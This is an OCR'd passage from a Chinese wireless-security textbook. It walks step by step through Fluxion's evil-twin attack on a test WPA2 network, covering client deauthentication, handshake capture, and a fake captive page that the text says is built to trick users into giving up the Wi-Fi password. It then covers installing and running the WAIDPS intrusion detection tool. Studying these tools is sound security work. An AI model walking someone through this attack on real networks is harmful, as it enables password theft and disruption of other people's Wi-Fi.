[4]     74:7D:24:62:40:84      3       WPA2    42%    [illegible]
[5]     74:7D:24:26:E6:00      3       WPA2    44%    [illegible]
[6]     68:DB:54:31:8E:27      4       WPA2    45%    [illegible]
[7]     DC:C6:4B:C1:B3:5C      1       WPA2    46%    [illegible]
[8]     20:B6:17:6E:DE:7A      10      WPA2    46%    [illegible]
[9]     60:B6:17:6E:DE:7A      10      WPA     46%    [illegible]
[10]    B0:95:8E:92:19:B1      1       WPA2    48%    sdls
[11]    D4:EE:07:34:63:EE      9       WPA2    50%    [illegible]
[12]    6A:DB:54:5B:AE:82      2       WPA2    52%    [illegible]
[13]    38:21:87:06:2D:AB      7       WPA2    51%    [illegible]
[14]    E4:68:A3:7C:EF:F0      1       WPA2    57%    CMCC
[15]    F4:83:CD:33:60:73      6       WPA2    80%    [illegible]
[16]    1C:FA:68:01:2F:08      6       WPA2    91%    Test-001
```

Step 08 选择完AP后可以进入虚拟AP界面，如下图所示，这里推荐使用第1选项。

```
INFO WIFI

          SSID = Test-001 / WPA2
          Channel = 6
          Speed = 70 Mbps
          BSSID = 1C:FA:68:01:2F:08 (TP-LINK TECHNOLOGIES CO.,LTD. )

[2] Select Attack Option

     [1] FakeAP - Hostapd (Recommended)
     [2] FakeAP - airbase-ng (Slower connection)
     [3] Back

[deltaxflux@fluxion]-[~]
```

Step 09 提示虚拟AP信息以及保存文件路径，如下图所示，可以直接按Enter键。

```
INFO WIFI

          SSID = Test-001 / WPA2
          Channel = 6
          Speed = 70 Mbps
          BSSID = 1C:FA:68:01:2F:08 (TP-LINK TECHNOLOGIES CO.,LTD. )

handshake location  (Example: /root/Downloads/fluxion-master.cap)
Press ENTER to skip

Path:
```

Step 10 抓取握手信息，如下图所示。使用第1项或第2项都可以。

```
[2] Handshake check

     [1] pyrit
     [2] aircrack-ng (Miss chance)
     [3] Back


[deltaxflux@fluxion]-[~]
```

Step 11 选择第1项，会启动拒绝请求页面，如下图所示。


```
[2] *Capture Handshake*

     [1] Deauth all
     [2] Deauth all [mdk3]
     [3] Deauth target
     [4] Rescan networks
     [5] Exit
```


Step 12 选择第1项，中断所有与AP连接的客户端，此时会开启另外两个窗口用于抓取握手信息，如下图所示。



Step 13 抓取到握手信息后，Fluxion界面如下图所示。选择第1项，检查握手信息。



Step 14 验证通过后会跳转到创建证书界面，如下图所示。选择第1项创建一个SSL证书。



Step 15 这里会要求创建一个Web页面，如下图所示。这个页面是用于诱骗客户端输入登录密码的。


```
INFO WIFI

        SSID = Test-001 / WPA2
        Channel = 1
        Speed = 70 Mbps
        BSSID = 1C:FA:68:01:2F:08 (TP-LINK TECHNOLOGIES CO.,LTD. )


[2] Select your option

    [1] Web Interface
    [2] Exit
```

Step 16 选择伪造页面的语言，如下图所示。




Step 17 选择语言后，Fluxion会构建一个虚拟AP并且将客户端连接中断，虚拟AP是没有密码连接的，此时Fluxion会开启多个窗口用于检测用户接入状态，如下图所示。



Step 18 此时手机登录会跳转到一个Web页面提示需要输入登录密码，如下图所示。这个密码Fluxion会向真实的AP进行验证，输入错误会提示错误，直到拿到真实密码。



Step 19 获取到真实密码，如下图所示。




9.5　无线网络入侵检测系统

WAIDPS是一款由Python编写的无线入侵检测工具，基于Linux平台并且完全开源。它可以探测包括WEP/WPA/WPS在内的无线入侵与攻击方式，并可以收集WiFi相关的所有信息，当无线网络中存在攻击时，系统会显示于屏幕并记录在日志中。

9.5.1　安装WAIDPS

安装WAIDPS系统是使用该系统进行无线入侵检测的前提。安装WAIDPS的操作步骤如下：

Step 01 打开https://github.com/SYWorks/waidps链接，单击Clone or download按钮，如下图所示。



Step 02 单击Download ZIP按钮下载压缩包，解压后有三个文件，如下图所示。





Step 03 切换到文件目录，在终端执行./waidps.py命令便可以安装WAIDPS，首次运行会下载一些必要的文件，如下图所示。

```
[.]   Path [ /.SYWorks/WAIDPS/ ] created...
[.]   Path [ /.SYWorks/Database/ ] created...
[.]   Path [ /.SYWorks/Saved/ ] created...
[.]   Path [ /.SYWorks/Captured/Attack/ ] created...
[.]   Path [ /.SYWorks/Captured/Monitoring/ ] created...
[i]   File Not found in /.SYWorks/WAIDPS/waidps.py
[i]   Copy file from [/root/Downloads/waidps-master/waidps-master/waidps.py] to [/.SYWorks/WAIDPS/waidps.py ]
[.]   Path [ /.SYWorks/WAIDPS/tmp/ ] created...

[i]   You can now run waidps.py from /.SYWorks/WAIDPS/ by doing the following :
      cd /.SYWorks/WAIDPS/
      ./waidps.py

[x]   Press Any Key To Continue...
[!]   MAC OUI Database (Optional) not found !
     Database can be downloaded at https://raw.githubusercontent.com/SYWorks/Database/master/mac-oui.db
     Copy the download file mac-oui.db and copy it to /.SYWorks/Database/

 ) :
      Default Selected ==> Y
[.]   Downloading file from https://raw.githubusercontent.com/SYWorks/Database/master/mac-oui.db
[i]   File successfully saved to /.SYWorks/Database/mac-oui.db
```

Step 04 下载完成后按Enter键，会给出WAIDPS系统帮助信息，如下图所示。

```
[.]    Creating database files....
[.]    Done....

Usage    : ./waidps.py [options] <args>
           Running application without parameter will fire up the interactive mode.

Options:
    -h  --help              - Show basic help message and exit
    -hh                     - Show advanced help message and exit

    -i  --iface <arg>       - Set Interface to use
    -t  --timeout <arg>     - Duration to capture before analysing the captured data

Examples: ./waidps.py --update
          ./waidps.py -i wlan0
          ./waidps.py --iface wlan1
```

Step 05 安装完成后WAIDPS会在根目录创建.SYWorks目录，/.SYWorks/WAIDPS是主目录，其中包含waidsp.py脚本文件，如下图所示。

```
root@kali:/.SYWorks# ls
Captured  Database  Saved  WAIDPS
root@kali:/.SYWorks# cd WAIDPS/
root@kali:/.SYWorks/WAIDPS# ls
config.ini  pktconfig.ini  Stn.DeAuth.py  tmp  waidps.py
```

9.5.2 启动WAIDPS

安装好WAIDPS后，就可以启动WAIDPS了。具体操作步骤如下：


Step 01 使用WAIDPS之前建议使用airmon-ng check kill命令，关闭不必要的进程，如下图所示。

```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  686 wpa_supplicant
```

Step 02 使用airmon-ng start wlan0命令，将无线网卡设置成monitor模式，如下图所示。



Step 03 切换到WAIDPS主目录，使用./waidps.py -i wlan0mon启动WAIDPS系统，如下图所示。

```
##       ##    ###     #### ########  ########   ######
##  ##   ##   ## ##     ##  ##     ## ##     ## ##    ##
##  ##   ##  ##   ##    ##  ##     ## ##     ## ##
##  ##   ## ##     ##   ##  ##     ## ########   ######
##  ##   ## #########   ##  ##     ## ##              ##
##  ##   ## ##     ##   ##  ##     ## ##        ##    ##
 ###  ###   ##     ##  #### ########  ##         ######    Version 1.0, R.6 (Updated - 10 Oct 2014)

|S||Y||W||O||R||K||S|  |P||R||O||G||R||A||M||M||I||N||G|  - syworks (at) gmail.com

WAIDPS - The Wireless Auditing, Intrusion Detection & Prevention System, By SYChua


          A C C E S S    P O I N T S  /  W I R E L E S S    C L I E N T S    L I S T I N G
BSSID              STA  ENC   CIPHER     AUTH   CH   PWR   Range    11S   WPS  Ver  LCK   ESSID                  OUI
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
86:83:CD:33:60:73  0    OPN   None       -      6    -29   V.Good   -     -    -    -     [redacted]             Unknown
E4:68:A3:7D:37:91  0    OPN   None       -      1    -54   Average  -     -    -    -     [redacted]             HUAWEI TECHNOLOGIES CO.,LTD [
3]
1C:FA:68:01:2F:08  0    WPA2  CCMP/TKIP  PSK    1    -10   V.Good   -     -    -    -     Test-001               TP-LINK TECHNOLOGIES CO.,LTD.
 [3]
E4:68:A3:7D:37:95  1    OPN   None       -      1    -54   Average  -     -    -    -     <<NO ESSID>>           HUAWEI TECHNOLOGIES CO.,LTD [
3]
   [1]    Client   :  - 5C:A8:6A:EC:A2:F8 -          -1    Unknown  2018-11-21 02:11:47   Unknown
C0:61:18:2D:7D:8C  0    WPA2  CCMP       PSK    1    -49   Good     -     -    -    -     [redacted]             TP-LINK TECHNOLOGIES CO.,LTD.
 [3]
F4:83:CD:33:60:73  0    WPA2  CCMP       PSK    6    1     Unknown  -     -    -    -     [redacted]           Unknown
70:AF:6A:09:1E:9D  0    WPA2  CCMP       PSK    13   -60   Average  -     -    -    -     [redacted]             Unknown
```

Step 04 如果没有做出其他操作，默认等待30s后进入扫描状态，如下图所示。

